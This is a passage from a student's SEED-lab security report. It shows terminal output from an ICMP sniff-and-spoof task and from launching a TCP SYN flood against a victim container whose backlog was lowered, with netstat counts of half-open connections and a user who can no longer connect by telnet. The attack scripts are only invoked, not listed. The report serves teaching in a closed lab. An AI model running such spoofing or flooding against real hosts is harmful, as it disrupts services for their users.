dcdb820dc31d0 hostA-10.9.0.5  
seed@Harish_CMPE209:~/.../Labsetup$docksh dc  
root@dcdb820dc31d0:/# arp -s 10.9.0.99 AA:AA:AA:AA:AA:AA → Command to avoid ARP request which will stop the ICMP packet  
root@dcdb820dc31d0:/# ping 10.9.0.99  
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.  
64 bytes from 10.9.0.99: icmp_seq=1 ttl=64 time=63.5 ms  
64 bytes from 10.9.0.99: icmp_seq=2 ttl=64 time=22.5 ms  
^C  
--- 10.9.0.99 ping statistics ---  
2 packets transmitted, 2 received, 0% packet loss, time 1002ms  
rtt min/avg/max/mdev = 22.513/43.024/63.535/20.511 ms  
root@dcdb820dc31d0:/#
```

Fig. 32: User non-existing IP on the same LAN shell


e. Figure 33 shows the attacker non-existing IP on the same LAN.



```
seed@Harish_CMPE209:~/.../Labsetup$dockps  
396c53a3683a seed-attacker  
8bfd7a1bb99d hostB-10.9.0.6  
dc820dc31d0 hostA-10.9.0.5  
seed@Harish_CMPE209:~/.../Labsetup$docksh 39  
root@VM:/# cd volumes/Code  
root@VM:/volumes/Code# python3 Task1.4.py  
CMPE209-Assignment1-016707314-Task1.4-Sniffing and Spoofing packets from a non-existing host on the LAN  
Original packet.....  
Source IP : 10.9.0.5  
Destination IP : 10.9.0.99  
spoofed packet.....  
Source IP: 10.9.0.99  
Destination IP: 10.9.0.5  
  
Original packet.....  
Source IP : 10.9.0.5  
Destination IP : 10.9.0.99  
spoofed packet.....  
Source IP: 10.9.0.99  
Destination IP: 10.9.0.5
```

Fig. 33: Attacker non-existing IP on the same LAN shell


f. Figure 34 shows the existing user IP.



```
seed@Harish_CMPE209:~/.../Labsetup$dockps  
396c53a3683a seed-attacker  
8bfd7a1bb99d hostB-10.9.0.6  
dc820dc31d0 hostA-10.9.0.5  
seed@Harish_CMPE209:~/.../Labsetup$docksh dc  
root@dc820dc31d0:/# ping 8.8.8.8  
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=114 time=28.8 ms  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=64 time=50.2 ms (DUP!) → Duplicate reply from 8.8.8.8  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=114 time=16.6 ms  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=64 time=33.3 ms (DUP!) → Duplicate reply from 8.8.8.8  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=114 time=12.6 ms  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=64 time=28.2 ms (DUP!) → Duplicate reply from 8.8.8.8  
64 bytes from 8.8.8.8: icmp_seq=4 ttl=114 time=30.3 ms  
64 bytes from 8.8.8.8: icmp_seq=4 ttl=64 time=37.7 ms (DUP!) → Duplicate reply from 8.8.8.8  
64 bytes from 8.8.8.8: icmp_seq=5 ttl=114 time=26.0 ms  
64 bytes from 8.8.8.8: icmp_seq=5 ttl=64 time=32.1 ms (DUP!) → Duplicate reply from 8.8.8.8  
^C  
--- 8.8.8.8 ping statistics ---  
5 packets transmitted, 5 received, +5 duplicates, 0% packet loss, time 4008ms  
rtt min/avg/max/mdev = 12.640/29.584/50.210/9.915 ms  
root@dc820dc31d0:/#
```

Fig. 34: User existing IP shell

g. Figure 35 shows the attacker existing IP shell.



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "Terminal" and it displays the following command-line session:

```
seed@Harish_CMPE209:~/.../Labsetup$ dockps  
396c53a3683a seed-attacker  
8bfd7a1bb99d hostB-10.9.0.6  
dcd820dc31d0 hostA-10.9.0.5  
seed@Harish_CMPE209:~/.../Labsetup$ docksh 39  
root@VM:/# cd volumes/Code  
root@VM:/volumes/Code# python3 Task1.4.py  
CMPE209-Assignment1-016707314-Task1.4-Sniffing and Spoofing packets from an existing host on the Internet  
Original packet.....  
Source IP : 10.9.0.5  
Destination IP : 8.8.8.8  
spoofed packet.....  
Source IP: 8.8.8.8  
Destination IP: 10.9.0.5  
  
Original packet.....  
Source IP : 10.9.0.5  
Destination IP : 8.8.8.8  
spoofed packet.....  
Source IP: 8.8.8.8  
Destination IP: 10.9.0.5  
  
Original packet.....  
Source IP : 10.9.0.5  
Destination IP : 8.8.8.8  
spoofed packet.....  
Source IP: 8.8.8.8  
Destination IP: 10.9.0.5  
  
Original packet.....  
Source IP : 10.9.0.5  
Destination IP : 8.8.8.8  
spoofed packet.....
```


Fig. 35: Attacker existing IP shell

2. TCP Attack Lab at SEED labs:

Codes can be found in the appendix.

1. Task1.1:

- Figure 36 shows the containers list.




A screenshot of a Linux desktop environment in Oracle VM VirtualBox. The desktop has a dark theme with icons for a file manager, terminal, and other applications. A terminal window titled 'Terminal' is open, showing the command 'dockps' being run. The output lists several container names and their corresponding IP addresses and ports:

```
seed@Harish_CMPE209:~/.../Labsetup$ dockps
3cd5feb119f  seed-attacker
cc950eafa860  user2-10.9.0.7
db8dab5e4c9c  user1-10.9.0.6
c5a69faecb50  victim-10.9.0.5
seed@Harish_CMPE209:~/.../Labsetup$
```

Fig. 36: Containers list

- Figure 37 shows the victim's terminal before telnetting from user1.




A screenshot of a Linux desktop environment in Oracle VM VirtualBox. The desktop has a dark theme with icons for a file manager, terminal, and other applications. There are multiple terminal windows open, all titled 'Terminal'. The first terminal window shows the command 'docksh c5' being run. The second terminal window shows the output of 'sysctl net.ipv4.tcp_max_syn_backlog' with the value set to 128. The third terminal window shows the output of 'netstat -nat' which lists two listening TCP ports: 0.0.0.0:23 and 127.0.0.1:45161. The fourth terminal window shows the command 'root@c5a69faecb50:/#'

```
seed@Harish_CMPE209:~/.../Labsetup$ docksh c5
root@c5a69faecb50:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
root@c5a69faecb50:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:45161          0.0.0.0:*               LISTEN
root@c5a69faecb50:/#
```

Fig. 37: Victim's terminal before telnetting from User1

- Figure 38 shows the User1 telnet check.



A screenshot of a Linux desktop environment in Oracle VM VirtualBox. The desktop has a dark theme with icons for a file manager, terminal, and other applications. A terminal window titled 'Terminal' is open, showing the command 'telnet 10.9.0.5' being run. The output shows the connection attempt to the victim host at 10.9.0.5. The user is prompted for a password, and after entering it, the system welcome message is displayed. The user then logs out.

```
seed@Harish_CMPE209:~/.../Labsetup$ docksh db
root@db8dab5e4c9c:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^'.
Ubuntu 20.04.1 LTS
c5a69faecb50 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-60-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@c5a69faecb50:~$ exit
logout
Connection closed by foreign host.
root@db8dab5e4c9c:/#
```

Fig. 38: User1 telnet check


d. Figure 39 shows the victim's netstat after telnet.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Terminal Terminal Terminal Terminal Terminal
Feb 21 03:06 • Terminal
seed@Harish_CMPE209:~/.Labsetup$ docksh c5
root@c5a69faecb50:# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
root@c5a69faecb50:# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:45161        0.0.0.0:*               LISTEN
root@c5a69faecb50:# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:45161        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:59812          ESTABLISHED
root@c5a69faecb50:# ip tcp_metrics show
10.9.0.6 age 191.63sec cwnd 10 rtt 368us rttvar 446us source 10.9.0.5
10.9.0.6 info in tcp_metrics cache
root@c5a69faecb50:#
```

Fig. 39: Victim's netstat after telnet


e. Figure 40 shows the victim's number of half open connections before attack.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Terminal Terminal Terminal Terminal Terminal
Feb 21 03:41 • Terminal
root@c5a69faecb50:# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@c5a69faecb50:# netstat -tna | grep -i syn_recv | wc -l
0
root@c5a69faecb50:#
```

Fig. 40: Victim's No. of half open connections before attack.


f. Figure 41 shows the attacker launching flood attack.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Terminal Terminal Terminal Terminal Terminal
Feb 21 03:44 • Terminal
seed@Harish_CMPE209:~/.Labsetup$ docksh 3c
root@VM:~# cd volumes/
root@VM:/volumes# python3 synflood.py
CMPE209-Assignment1-016707314-TCPAttack Lab-Task1.1-Launching the SYN flooding attack
Attacker terminal
```

Fig. 41: Attacker launching flood attack


g. Figure 42 shows the victim's number of half open connections after attack.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Terminal Terminal Terminal Terminal Terminal
Feb 21 03:46 • Terminal
root@c5a69faecb50:# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@c5a69faecb50:# netstat -tna | grep -i syn_recv | wc -l
0
root@c5a69faecb50:# netstat -tna | grep -i syn_recv | wc -l
61
root@c5a69faecb50:# netstat -tna | grep -i syn_recv | wc -l
61
root@c5a69faecb50:# netstat -tna | grep -i syn_recv | wc -l
61
root@c5a69faecb50:#
```

Fig. 42: Victim's No. of half open connetions after attack


h. Figure 42 shows the commands while attack is ongoing.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Terminal Terminal Terminal Terminal Terminal
Feb 21 03:50 • Terminal
root@c5a69faecb50:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@c5a69faecb50:/# netstat -tna | grep -i syn_recv | wc -l
0
root@c5a69faecb50:/# netstat -tna | grep -i syn_recv | wc -l
61
root@c5a69faecb50:/# netstat -tna | grep -i syn_recv | wc -l
61
root@c5a69faecb50:/# netstat -tna | grep -i syn_recv | wc -l
61
root@c5a69faecb50:/# ss -n state syn_RECV sport = :23 | wc -l
62
root@c5a69faecb50:/# ss -n state syn_RECV sport = :23 | wc -l
62
root@c5a69faecb50:/# netstat -tna | grep -i syn_recv | wc -l
61
root@c5a69faecb50:/# netstat -tna | grep -i syn_recv | wc -l
61
root@c5a69faecb50:/# netstat -tna | grep -i syn_recv | wc -l
61
root@c5a69faecb50:/#
```

Fig. 43: Commands while attack is ongoing


i. Figure 43 shows the User1 cannot connect to victim.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Terminal Terminal Terminal Terminal Terminal
Feb 21 03:57 • Terminal
seed@Harish_CMPE209:~/.../Labsetup$ telnet 10.9.0.5
Trying 10.9.0.5...
User1 is trying to access victim but could not
do since SYN flooding attack is ongoing
```

Fig. 43: User1 cannot connect to victim

j. Figure 44 shows the unable to connect error.

